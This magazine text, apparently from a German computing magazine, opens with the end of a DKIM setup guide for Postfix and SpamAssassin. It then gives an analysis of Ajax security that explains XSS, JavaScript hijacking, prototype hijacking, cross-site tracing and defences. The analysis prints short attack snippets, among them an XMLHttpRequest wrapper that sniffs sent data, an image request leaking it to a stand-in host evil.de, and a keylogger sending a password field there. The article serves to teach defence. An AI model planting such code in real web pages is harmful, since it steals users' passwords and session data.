ter zurückkommt. Nach einem postfix reload ist der dkim-filter in den Postfix-E-Mail-Transport eingebaut und kann getestet werden.

Die Betreiber von DKIM.org haben zum Test DKIM-signierter E-Mails eigens die Adresse dkim-test@testing.dkim.org eingerichtet. Wer dorthin eine Nachricht sendet, sollte kurz danach eine E-Mail-Antwort mit dem Signaturstatus seiner Nachricht erhalten. Sie vermerkt gegen Ende, im Authentication-Results-Header, ob dkim.org die Signatur verifizieren konnte. Ist dkim.org zufrieden, ist die Implementierung der signierenden Instanz erfolgreich abgeschlossen.

Wer noch feilen möchte, kann sich unter anderem den KeyList-Parameter von dkim-filter ansehen. Dieser Parameter liest eine Tabelle ein, in der Domain- und sogar User-spezifisch Signier-Schlüssel zugewiesen werden können.

## Prüfprotokoll


Solange die meisten Domains unsignierte Mails verschicken, eignet sich eine fehlende oder falsche Unterschrift noch nicht als alleiniges Kriterium zum Aussortieren einer E-Mail. Daher sollte das Ergebnis der Signaturprüfung in den Spam-Score von SpamAssassin eingehen. SpamAssassin bringt zwar ein Plug-in für die DKIM-Auswertung mit, braucht aber zusätzlich das Perl-Modul Mail::DKIM. Wie bei dkim-milter enthalten viele Distributionen veraltete Pakete, sodass der Admin gezwungen ist, mit dem Kommando cpan Mail::DKIM das aktuelle einzuspielen. Eventuell bietet die Installationsroutine an, weitere Modulen einzurichten, was man ihr jedoch nur erlaubt, wenn die Linux-Distribution sie nicht anbietet.

Um das DKIM-Plug-in zu aktivieren, setzt man in der versionsspezifischen Konfigurationsdatei /etc/mail/spamassassin/v320.pre die Option loadplugin Mail::SpamAssassin::Plugin::DKIM. Sie ist dort schon vorhanden, aber auskommentiert.

SpamAssassin muss jetzt nur noch erfahren, wie DKIM-signierte Nachrichten zu behandeln sind. Passende Anweisungen werden global gültig in die Datei /etc/mail/spamassassin/local.cf geschrieben. Das Effektivste ist, korrekt signierte E-Mails aus bekannten Domains zu bevorzugen. Dazu dient der Befehl whitelist\_from\_dkim (siehe Listing rechts unten).

Einige wichtige E-Mail-Absender wie eBay haben noch nicht auf DKIM umgestellt, sondern nutzen das Vorgängerverfahren DomainKeys [4]. Sowohl Mail::DKIM als auch das SpamAssassin-Plug-in kommen mit beiden Signaturtypen zurecht. Es genügt daher, diese Spätzünder mit gesonderten DK-Regeln zu behandeln, wie das Beispiel es zeigt.

Nun bleibt nur noch das Tuning, wie die korrekte Signatur in die Berechnung des Spam-Score (der „Spamhaftigkeit“) einer Nachricht eingehen soll. SpamAssassin regelt das über die score-Einträge und bringt schon bei der Installation Vorschläge mit, die die Entwickler optimieren, indem sie ihr Programm



auf abgefangenen Spam (und Nicht-Spam) loslassen. Derzeit wirkt ein Eintrag auf der DKIM-Whitelist (USER\_IN\_DKIM\_WHITELIST) mit einem Score von -100 extrem stark; alle weiteren Spam-Tests werden bedeutungslos. Andererseits fällt eine DKIM-Verifizierung ohne Whitelist-Eintrag fast gar nicht ins Gewicht (-0.001). Das mag daran liegen, dass DKIM bislang kaum eingesetzt wird und daher noch nicht in die Statistik eingehen kann.

Erste Praxiserfahrungen zeigen, dass man diese Gewichte getrost verschieben darf. Auf dem System des Autors werden Mitglieder der DKIM-Whitelist nur mit einem Bonus von -4.0 Punkten belohnt. Wer nicht explizit ge-“whitelisted” wurde, aber korrekt signiert, erhält 1.3 Punkte Abzug von der Spamhaftigkeit. Einzig diejenigen, die DKIM noch im Testbetrieb fahren, erhalten keine spezielle Behandlung. Analog werden die Nutzer von DomainKeys bewertet.

Selbst bekannt konformen Sender sollte man nicht durch besonders hohe Scores Tür und Tor öffnen. Denn eine gesunde Policy schafft definierte Beziehungen und nicht grenzenloses Vertrauen. Es könnte ja durchaus sein, dass der Sender plötzlich an ande-

```
whitelist_from_dkim *@charite.de charite.de
whitelist_from_dkim *@cisco.com cisco.com
whitelist_from_dk *@ebay.com ebay.com
whitelist_from_dk *@ebay.de ebay.de

score USER_IN_DKIM_WHITELIST -4.0
score DKIM_VERIFIED -1.3
score DKIM_POLICY_TESTING 0

score USER_IN_DK_WHITELIST -4.0
score DK_VERIFIED -1.1
```

Da wichtige E-Mail-Versender wie eBay noch das überholte Verfahren DomainKeys einsetzen, sollte SpamAssassin in einer Übergangszeit auch diese Signaturen berücksichtigen.

**E-Mails an die Adresse dkim-test@testing.dkim.org beantwortet der Server mit einer detaillierten Statusmeldung zur Signatur.**

rer Stelle eindeutige Spam-Merkmale erkennen lässt, die durch die eine DKIM-Regel maßlos überstimmt kein Gehör mehr finden. Es ist letztlich also wie bei einer Bewerbung – der Gesamteindruck muss stimmen.

Wer wissen will, wie SpamAssassin wertet, sichert die zu prüfende Mail als Datei heraus und ruft als der User, der SpamAssassin auch im Mailsystem ausführt, per Kommandozeile auf: spamassassin < maildatei. Der X-Spam-Status-Header nennt die Tests, die durchgeführt wurden und den Gesamtscore. So lässt sich an einer signierten und einer unsignierten Mail von demselben Absender schön nachvollziehen, wie die neuen SpamAssassin-Regeln in local.cf greifen.

DKIM ist noch verhältnismäßig wenig verbreitet. Es hat das Potenzial, viel mehr Verbindlichkeit – und damit Sicherheit – in den täglichen E-Mail-Verkehr zu bringen. Funktionstüchtige Software ist vorhanden und auch die Implementierung ist nur erträglich kompliziert. Für bekannte Kommunikationspartner sind schnell Regeln eingerichtet, so dass sich die investierte Zeit bezahlt macht. (je)

## Literatur

- [1] RFC 4871, DomainKeys Identified Mail (DKIM) Signatures, [www.heise.de/netze/rfc/rfc4871.shtml](http://www.heise.de/netze/rfc/rfc4871.shtml)
- [2] Michael Riepe, Namensregister, Der eigene DNS-Server, c't 8/03, S. 198
- [3] Dedierten Postfix SMTP-Server für rückkehrende Nachrichten einrichten, [http://postfix.state-of-mind.de/patrick.koetter/avamisd-new/#basiskonfiguration\\_smtpd-Daemon](http://postfix.state-of-mind.de/patrick.koetter/avamisd-new/#basiskonfiguration_smtpd-Daemon)
- [4] RFC 4870, Domain-Based Email Authentication Using Public Keys Advertised in the DNS (DomainKeys), [www.heise.de/netze/rfc/rfc4870.shtml](http://www.heise.de/netze/rfc/rfc4870.shtml)

Tim Wartmann

# Risiko 2.0

## Eine Analyse der Sicherheit von Ajax

Die Vorteile von Ajax sind reichlich dokumentiert und in Form von Web-2.0-Diensten allgegenwärtig. Doch wie steht es um die Sicherheit? Das zugrunde liegende JavaScript und die asynchrone Datenübertragung bergen Risiken, die bei Design und Programmierung moderner Webanwendungen zu beachten sind.

**W**as im Oktober 2005 als Spielerei eines begabten IT-Freaks begann, sollte sich bald als Vorlage für spätere, weitaus gefährlichere Angriffe dieser Art herausstellen: Der MySpace-Nutzer Samy schaffte es innerhalb weniger Stunden, die Anzahl seiner virtuellen Freunde von anfangs etwa 70 auf über eine Million zu erhöhen (siehe Kasten „Ajax-Würmer und XSS“). Möglich wurde dieser medienwirksame Angriff durch eine Sicherheitslücke in der in Ajax programmierten Plattform von MySpace.

Zahlreiche Beispiele aus der Praxis zeigen die beeindruckenden Möglichkeiten von Webanwendungen, die durch Ajax Realität werden. Die Grenzen zwischen Web- und Desktopanwendungen verschwimmen zunehmend [1]. Im Rahmen des noch immer währenden Hypes um das Web 2.0, zu dessen technischen Errungenschaften auch Ajax gehört, wurde die Sicherheit dieser Technik jedoch lange vernachlässigt.

Ajax-Anwendungen fallen, wie klassische Webanwendungen auch, in die Gattung der verteilten Systeme. Diese setzen sich

aus Client, Server und dem dazwischen liegenden Transportweg zusammen, die gleichzeitig alleamt potenzielle Angriffspunkte sind.

### Gutes Skript, böses Skript

Dreh- und Angelpunkt von Ajax ist die clientseitige Skriptsprache JavaScript. Die Skripte werden auf den Browser des Nutzers geladen und dort in einem Sandbox-ähnlichen Sicherheitskontext (Same Origin Policy) ausgeführt. Der bietet Schutz gegen Auslesen und Manipulieren lokaler Ressourcen des Nutzers. Zusätzlich verhindert er den Aufbau von Netzwerkverbindungen von Skripten zu anderen Skripten fremder Domains via XMLHttpRequest, einem API zum Übertragen beliebiger Daten über das Webprotokoll HTTP.

Angriffe wie Cross-Site-Scripting (XSS) umgehen diesen Schutzmechanismus jedoch. Bei XSS wird eine Sicherheitslücke in der Webanwendung ausgenutzt, um Schadcode, meist JavaScript, einzuschleusen. Er wird im vertrauenswürdigen Kontext der Webanwendung ausgeführt und bildet die Grundlage für weitere

Angriffe. Bei den Sicherheitslücken handelt es sich meist um eine unzureichende Validierung von Eingaben, die üblicherweise in Form von GET- oder POST-Parametern übergeben werden und lassen sich einfach manipulieren [2].

Ist es einem Angreifer gelungen, seinen Schadcode erfolgreich mittels XSS in die Webanwendung einzuschleusen, erleichtert ihm Ajax weitere Angriffe gleich mehrfach. Denn Nutzer erhalten in der Regel keine Kenntnis von Datenanforderungen, die der Browser über XMLHttpRequest erzeugt und versendet. Angreifer können sich dies zu Nutze machen und heimlich im Hintergrund beliebige Daten austauschen. Gleichzeitig lassen sich hierdurch virenartige Angriffe realisieren, die sich über XMLHttpRequest automatisch fortpflanzen. So haben Ajax-Würmer wie MySpace Samy und Yahoo! Yanner (siehe Kasten „Ajax-Würmer und XSS“) funktioniert.

### Client lauscht mit

Da JavaScript clientseitig im Browser des Nutzers ausgeführt

wird, muss dieser den Skriptcode auch im Klartext erhalten. Demnach gibt es keine Möglichkeit, den JavaScript-Code vollständig gegen unbefugtes Einsehen zu schützen. Die verschlüsselte Übertragung mittels SSL verbirgt die Daten nur auf dem Transportweg. Sobald der Code auf dem Client empfangen wurde, liegt er wieder im Klartext vor. Boshafte Nutzer können den Quelltext analysieren und das erworbene Wissen für die Vorbereitung späterer Angriffe missbrauchen. Wertvolle Informationsschätze im JavaScript-Code sind neben den Namen von Methoden und Variablen auch verwendete Datentypen und -bereiche.

In der Folge kann etwa der Server durch gezielte, gehäufte Anfragen (Denial-of-Service-Angriff) zum Absturz gebracht werden. Selbst ehrgeizige Schutzmaßnahmen wie das Verschleiern des Codes oder das Deaktivieren des Browsecaches können potenziellen Angreifern ihr Werk lediglich erschweren – es zu verhindern, vermögen sie nicht. Hier wird der Vorteil von Serversprachen wie PHP oder Perl deutlich: Bei korrekter Konfiguration des Webservers kann

deren Quelltext nicht durch Dritte eingesesehen werden. So bleiben beispielsweise Passwörter bei Datenbankabfragen für Nutzer unsichtbar.

Als goldene Regel sollte Code, der zur Implementierung von Sicherheit (z. B. Parameter-Validierung oder Zugriffskontrolle) und wichtiger Business-Logik dient, stets auf dem Server verbleiben. Clientseitig in JavaScript realisierte Prüfungen wie Passwort-Checks lassen sich im Quellcode jederzeit einsehen und aushebeln. Sie bieten daher keinen Schutz.

## Fremde Federn

Ajax-Anwendungen nutzen häufig Daten aus Webservices von Fremdanbietern. Diese können aufgrund der Same Origin Policy über JavaScript nicht direkt geladen werden. Daher muss der Zugriff auf die fremde Domain über einen Proxy erfolgen, der auf dem Server läuft, von dem das Skript geladen wurde. Andernfalls erhielte der Nutzer eine Fehlermeldung des Browsers.

Prinzipiell kann man Daten aus fremden Quellen allerdings nicht als vertrauenswürdig ansehen. Vor ihrer Weiterverarbeitung in der eigenen Anwendung sollten sie daher stets validiert werden. Dies gilt besonders für User generated Content, also beispielsweise Nutzerkommentare aus Blogs oder Forenbeiträgen (siehe Kasten „Eingabeverifikation“).


Webservices stellen ihre Daten über standardisierte Schnittstellen (z. B. SOAP oder REST) zur Verfügung. Deren offene Architektur ist aber ein sicherheitsrelevantes Problem. Als Schnittstellen zu serverseitig gespeicherten Daten können sie leicht zum unbefugten Kopieren gan-

zer Datenbanken missbraucht werden. Für den Betreiber eines Servers sind diese Daten als Ganzes jedoch oft Existenzgrundlage und ein Eigentum, das vor unbefugten Zugriffen geschützt werden muss. Einige Anbieter limitieren daher den Zugriff auf Ihre Webservices durch Benutzerkonten: Nur wer sich registriert, kann über eine bestimmte Anzahl von Anfragen pro definierte Zeitspanne Daten anfordern. Dieses Schutzprinzip nutzen unter anderem Google (Developer Token) und Amazon (Secret Access Key).

## Streng vertraulich

Aber auch der Nutzer hat ein Interesse daran, dass seine persönlichen Daten nicht missbraucht werden. Sicherheitsprotokolle wie SSL schützen diese zwar gegen Abhören und Manipulation während der Übertragung, nicht aber gegen sogenannte Replay-Angriffe. Dabei fängt der Angreifer vom Client an den Server übertragene Datenpakete – egal ob verschlüsselt oder nicht – ab und sendet sie erneut. Ein klassisches Beispiel dafür ist das ungewollt mehrfache Ausführen einer Kontotransaktion.

Angriffe dieser Art lassen sich durch einen Einmal-Token-Mechanismus verhindern. Bei jeder HTTP-Anfrage muss der Client ein gültiges Token mitsenden. Dieses ist nur für eine Anfrage gültig. Mit der darauf folgenden Antwort schickt der Server das nächste gültige Einmal-Token mit – am besten verschlüsselt. Gelingt es einem Angreifer, eine solche HTTP-Antwort abzufangen, so bleibt ihm nur das sehr kurze Zeitfenster, bis der berechtigte Nutzer im Rahmen der nächsten Anfrage das Token entwertet.



Im September 2006 nutzten Angreifer eine Cross-Site-Scripting-Schwachstelle im Webauftritt der Bundesregierung, um Falschmeldungen zu verbreiten.

Als vielversprechender, erweiterbarer Standard für die Absicherung von Webservices gilt Web Services Security (WSS) des Standardisierungsgremiums OASIS [3]. Er ermöglicht neben einem Einmal-Token-Mechanismus auch die verschlüsselte und signierte Übertragung von Daten. WSS baut auf den beiden älteren Standards XML-enc [4] und XML-dsig [5] auf und ist bereits in den Implementierungen Microsoft Web Services Enhancements (WSE) sowie Apache Axis2 umgesetzt (siehe Soft-Link).

## Daten auf Reisen

Während der Server bei klassischen Webanwendungen mit jeder Antwort meist vollständigen HTML-Code an den Client sendet, erfolgt bei Ajax eine feingliedrigere Kommunikation: Es werden häufig nur noch die eigentlichen Nutzdaten übertragen, was zu einer Trennung zwischen den Daten und dem Code der Präsentationsschicht führt. Die Daten können durch verschiedene Formate repräsentiert sein; am häufigsten kommen XML und JSON (JavaScript Object Notation) zum Einsatz.

In allen Fällen sind die Daten während ihrer Übermittlung verwundbar. So kann ein Angreifer in abgefangene JSON-Daten Schadcode zum Ausspähen der Browser-History einbetten, ehe er sie an den Client sendet. Dieser führt bei der Deserialisierung der JSON-Daten den Schadcode aus; die Privatsphäre des Nutzers ist damit verletzt. Die Daten sollten daher nach Empfang


auf dem Client stets validiert werden.

Eine clientseitige Schemavalidierung vermag es, XML-Daten auf enthaltenen Schadcode zu prüfen. Hierfür stehen in verschiedenen Plattformen Klassenbibliotheken bereit, etwa die Klasse XmlValidatingReader für Microsoft .NET [6]. Zusätzlichen Schutz bieten die beiden erwähnten Sicherheitsstandards XML-enc und XML-dsig. Sie ermöglichen das Verschlüsseln und Signieren von XML-Daten für den Zeitraum ihrer Übertragung.

Bei JSON erfolgt die Kodierung der Daten hingegen in JavaScript-Syntax. Dieser Quellcode wird nach seinem Eintreffen im Browser sofort ausgeführt und in echte JavaScript-Objekte deserialisiert. Hierfür steht die Methode eval() zur Verfügung. Gängige JavaScript-Bibliotheken wie Prototype bieten zusätzlich eine Methode evalJSON(), JSON.parse() oder ähnlich, welche die Daten zwar nicht ganz so schnell in Objekte umwandelt wie eval(), denen aus Sicht der Sicherheit aber unbedingt der Vorzug zu geben ist. Denn nur mit ihnen kann man optional eine inhaltliche Filterung implementieren, die, etwa durch Vergleich mit regulären Ausdrücken, gefährlichen Schadcode zu entfernen vermag.

## Asynchron

Durch XMLHttpRequest lassen sich asynchrone sowie synchrone Anfragen aus clientseitigem JavaScript heraus anstoßen und



**Same Origin Policy:** Aus Sicherheitsgründen darf JavaScript nie direkt mit einem anderen Server kommunizieren als dem, von dem es geladen wurde. Eine Lösung, um Daten von Webservices nachzuladen, ist der Umweg über ein Proxy-Skript auf dem Server.


absenden. Bei asynchronen Anfragen wird die Webanwendung zwischen dem Absenden der Anfrage und dem Eintreffen der Antwort nicht blockiert, wie es bei synchroner Kommunikation üblich ist.

Bei klassischen Webanwendungen bemerkt der Nutzer durch die weiße Seite und den Fortschrittsbalken im Browser, dass etwas nachgeladen wird. Bei asynchronen Anfragen, die über XMLHttpRequest generiert und abgeschickt werden, fehlen diese optischen Hinweise. Sofern der Entwickler keine Fortschrittsanzeige eingebaut hat, erfahren Nutzer in der Regel nichts über von ihrem Browser ausgehende Anfragen. Das können sich Angreifer in vielerlei Hinsicht zu Nutze machen. Denkbar wäre etwa eine heimliche Bestellung im Online-Shop, während der Nutzer dort eingeloggt ist und nicht bemerkt, dass sein Browser zuvor eingeschleusten Schadcode ausführt.

Um über XMLHttpRequest erzeugte Anfragen auf dem Client sichtbar zu machen, muss man zusätzliche Software einsetzen. Eine Lösung ist ein HTTP-Proxy wie Fiddler. Dieser wird zwischen dem Browser und der Internetverbindung platziert und überwacht so sämtlichen Datenverkehr über HTTP. Eine weitere Möglichkeit sind Browser-Plugins wie Firebug für Mozilla Firefox oder IEWatch für Internet Explorer. Diese zeigen Nutzern auch über XMLHttpRequest erzeugte Anfragen an.

Entwickler wären eigentlich nicht darauf beschränkt, Nutzereingaben in Form sichtbarer, angehänger URL-Parameter (GET) oder eingebettet in die HTTP-Anfrage (POST) an den Server zu übertragen. Mittels XMLHttpRequest kann man beliebige HTTP-Methoden wie TRACE, PUT oder DELETE einsetzen, die aber sicherheitskritische Aktionen wie das Speichern oder Löschen von Dateien auf dem Server ermöglichen. Daher sind diese Methoden auf den Servern meist deaktiviert. Auch für Ajax-Anwendungen genügen GET und POST allemal.

Der Server kann eintreffende asynchrone HTTP-Anfragen nicht von synchronen unterscheiden. Der innere Aufbau beider Request-Arten, also Header und Body, ist in der Regel identisch. Lediglich deren Erzeugung sowie



Nachdem ein Angreifer das originale XMLHttpRequest in ein neues Objekt gepackt hat, werden alle erzeugten Objekte von XMLHttpRequest zu Klonen dieses Wrappers. Beim Versenden von Anfragen an den Server können die Daten belauscht und manipuliert werden.

schlüsselt transportiert werden. Voraussetzung ist die Übertragung von sensiblen Daten im JSON-Format, beim Einsatz etwa von XML ist JavaScript Hijacking nicht möglich.

Im Vorfeld dieses Angriffs lockt der Angreifer das Opfer durch XSS oder Phishing auf eine seiner Seiten. Dort wird der Basiskonstruktor Object() überschrieben, der die Grundlage für die Erzeugung von Objekten in JavaScript ist. Innerhalb des überschriebenen Konstruktors lassen sich dann die Setter-Methoden zum Festlegen von Attributen ändern. Diese Methoden werden mittels JSON übertragen. Der geänderte Setter startet auf dem Client zusätzlich zu seiner normalen Aufgabe eine Methode, die den Schadcode zum eigentlichen Abhören kapselt. Über XMLHttpRequest werden die belauschten Daten anschließend im Hintergrund an den Angreifer übertragen. Das Opfer bemerkt diese Übermittelung in der Regel nicht [7].

## Prototypen-Entführung

Eine weiteres Sicherheitsproblem stellte Stefano Di Paola im Dezember 2006 auf der Konferenz des Chaos Computer Clubs (CCC) in Berlin vor. Durch XSS Prototype Hijacking können abgehörte Daten vor ihrer Übertragung zum Server manipuliert werden. Dies kommt einem clientseitig implementierten Man-in-the-Middle-Angriff gleich.

XSS Prototype Hijacking nutzt wiederum eine Schwachstelle von JavaScript aus: Als prototypbasierte Sprache werden ihre Objekte nicht aus Klassen erzeugt, sondern aus bereits existierenden beziehungsweise aus nativen Objekten geklont. Diese lassen sich zur Laufzeit um zusätzliche Methoden und Attribute erweitern. Gleichzeitig können aber auch bereits bestehende überschrieben werden, was beim XSS Prototype Hijacking ausgenutzt wird.

Der notwendige Schadcode wird beispielsweise durch XSS auf den Client des Opfers eingeschleust. Im Rahmen von XSS Prototype Hijacking wird das native XMLHttpRequest in einem neuen Attribut zwischengespeichert. Dieses ist Bestandteil eines neu erzeugten Objekts, auf welches XMLHttpRequest nun referenziert. Sämtliche neu erzeug-


die Behandlung der korrespondierenden Antwort auf dem Client sind unterschiedlich. In Verbindung mit der fehlenden Rückmeldung asynchroner Anfragen gerät damit ein wichtiges Schutzziel verteilter Systeme in Gefahr: die Verbindlichkeit. Anwender können kaum nachweisen, dass eine von ihrem Browser ausgehende Anfrage ungewollt und ohne ihr Wissen erfolgte.

## Ajax für Angreifer

XMLHttpRequest ist die Basis für alle bisher unbekannten Angriffs-

formen, die sich nun mit Ajax umsetzen lassen. Zusätzlich begünstigt werden sie durch den verstärkten Einsatz von JavaScript. Grundlage und Voraussetzung für die meisten dieser Angriffe ist eine zuvor erfolgreich durchgeföhrte XSS-Attacke.

Ein auf den Namen JavaScript Hijacking getaufter Angriff ermöglicht das Abhören übertragener Daten in Echtzeit. Angreifer können auf diese Weise sensible Daten wie durch den Nutzer eingegebene Bankverbindungen oder Passwörter abfangen, sofern diese nicht ver-



**Enttarnt:** Das Firefox-Plug-in Firebug zeigt asynchrone, über XMLHttpRequest erzeugte Anfragen an. Bei Google Suggest schickt der Browser nach jedem Tippen eines Zeichens eine Anfrage zum Server.

## Eingabevalidierung

Grundlage für die meisten Bedrohungen von Webanwendungen ist eine unzureichende Prüfung von Nutzereingaben. Hierdurch lassen sich ungültige Werte sowie schädlicher Code einschleusen. Die unterste Sicherheitsschicht einer Webanwendung ist daher stets eine effektive Eingabevalidierung, die zwingend außerhalb der Kontrolle des Clients, also auf dem Server stattfindet.

Dabei werden sämtliche Nutzereingaben unter anderem auf überlange Zeichenketten, außerhalb ihres Wertebereiches liegende Zahlen sowie schädlichen Programmcode geprüft. Abhängig vom jeweiligen Datentyp sollten mindestens folgende Eigenschaften geprüft werden:

- Datentyp beziehungsweise -format
- Datenbereich beziehungsweise -länge (speziell bei Strings)
- unerlaubte Tags beziehungsweise Schlüsselwörter (speziell bei HTML und JavaScript)

Im Rahmen einer Prüfung auf unerlaubte Zeichen oder Zeichenketten ist stets das Prinzip des Whitelistings anzuwenden. Dieses spezifiziert eine Liste

mit erlaubten Zeichen. Enthalten Eingaben davon abweichende Inhalte, werden diese sofort als ungültig verworfen. In der Praxis werden hierfür häufig reguläre Ausdrücke eingesetzt. Der größte Nachteil des alternativen Blacklistings aus Sicht der Sicherheit ist die stetige Aktualisierung der dazugehörigen Blacklist verbreiteter Zeichen oder Zeichenketten. Mit jeder neu entdeckten Sicherheitslücke muss diese zeitnah erweitert werden. Andernfalls ist die entsprechende Webanwendung sofort der neuen Bedrohung ausgesetzt.

Eine zusätzliche Möglichkeit zur Erhöhung der Sicherheit nach erfolgter Eingabevalidierung ist die Durchführung eines Escapings (Ausgabemaskierung). Hierbei werden die Sonderzeichen aller Werte, die aus Nutzereingaben resultieren, vor ihrer Ausgabe im Quellcode durch ihre korrespondierenden, unschädlichen HTML-Entities ersetzt. Damit verlieren sie ihre Sonderfunktion als Steuerzeichen. Im Browser werden sie dennoch wie gewohnt dargestellt. Eine für diesen Zweck frei verfügbare Bibliothek ist beispielsweise AntiXSS von Microsoft (siehe Soft-Link).

ten Objekte werden anschließend zu Klonen dieses Wrappers anstatt zu solchen des originalen XMLHttpRequest:

```
var xhr = XMLHttpRequest;
XMLHttpRequest = function() {
    this.oldXHR = new xhr();
    return this;
}
```

Im nächsten Schritt wird die Methode send() überschrieben. Sie kapselt die Funktionen zum Senden von Anfragen via XMLHttpRequest und ist stets über das neu erzeugte Attribut des Wrappers erreichbar. Zuvor werden jedoch die beiden Methoden sniff() und manipulate() zum Abhören und Manipulieren der Daten aufgerufen:

```
XMLHttpRequest.prototype.send =
function (data) {
    sniff('Hijacked: ' + data);
    data = manipulate(data);
    return this.oldXHR.send(data);
}
```

Aufgrund der Same Origin Policy ist es dem Angreifer nicht möglich, sich die ausspionierten Daten via XMLHttpRequest zuzusenden. Allerdings kann dies durch das Laden eines Bildes mit JavaScript problemlos umgangen werden:

```
var image =
document.createElement('img');
image.src =
'http://www.evil.de/log.php?data=' +
data;
```

Bei allen folgenden Anfragen über XMLHttpRequest können die zu übertragenden Daten nun zuvor abgehört und manipuliert werden. Durch die fehlende Rückmeldung von XMLHttpRequest erhält das Opfer meist auch von diesem Angriff keine Kenntnis [8]. Eine wirksame Eingabevalidierung bietet hier den besten Schutz. Denn nur wenn diese unzureichend umgesetzt wurde, kann entsprechender

Schadcode in die Webanwendung eingeschleust werden.

## Cross-Site Tracing

Cross-Site Tracing nutzt die Möglichkeit von XMLHttpRequest, Daten auch über andere HTTP-Methoden als nur GET und POST zu versenden. Die Methode TRACE wird oft zu Entwicklungs- und Testzwecken verwendet. Anfragen über TRACE sendet der Server als eine Art Echo an den Client zurück. Die Antwort enthält sämtliche vom Browser gesendete Informationen wie Cookies.

Auch hier lockt der Angreifer sein Opfer zunächst auf eine präparierte Seite. Der darin enthaltene Schadcode sendet anschließend über XMLHttpRequest eine TRACE-Anfrage an den Zielserver, den das Opfer ursprünglich aufzurufen versucht hat. Dieser sendet anschließend die Anfrage als Echo zurück an den Client. Das Opfer befindet sich jedoch noch immer unwissentlich im Seitenkontext des Angreifers.

Sobald die Antwort empfangen wird, kann der Schadcode die darin enthaltenen Daten wie in Cookies gespeicherte Passwörter oder Session-IDs auslesen und an den Angreifer senden [9]. Da die Methode TRACE spätestens nach der Entwicklungsphase von Webanwendungen nicht mehr benötigt wird, ist sie auf den meisten Servern bereits deaktiviert, was Angriffe dieser Art bereits im Keim erstickt.

## Keylogger

Die Möglichkeit zur heimlichen Übermittlung von Informationen über XMLHttpRequest eröffnet noch viele weitere Angriffszeichen. Es bedarf keiner großen Programmierkenntnisse für die Entwicklung von Schadcode, der das Ausspionieren sämtlicher Tastatur- und Mausereignisse des Opfers ermöglicht.

Bei klassischen Webanwendungen konnten sich Nutzer

```
function key_logger(e) {
    var image = document.createElement('img');
    image.src = 'http://www.evil.de/log.php?pwd=' +
        document.getElementById('pwd').value;
}
document.onkeyup = key_logger;
```

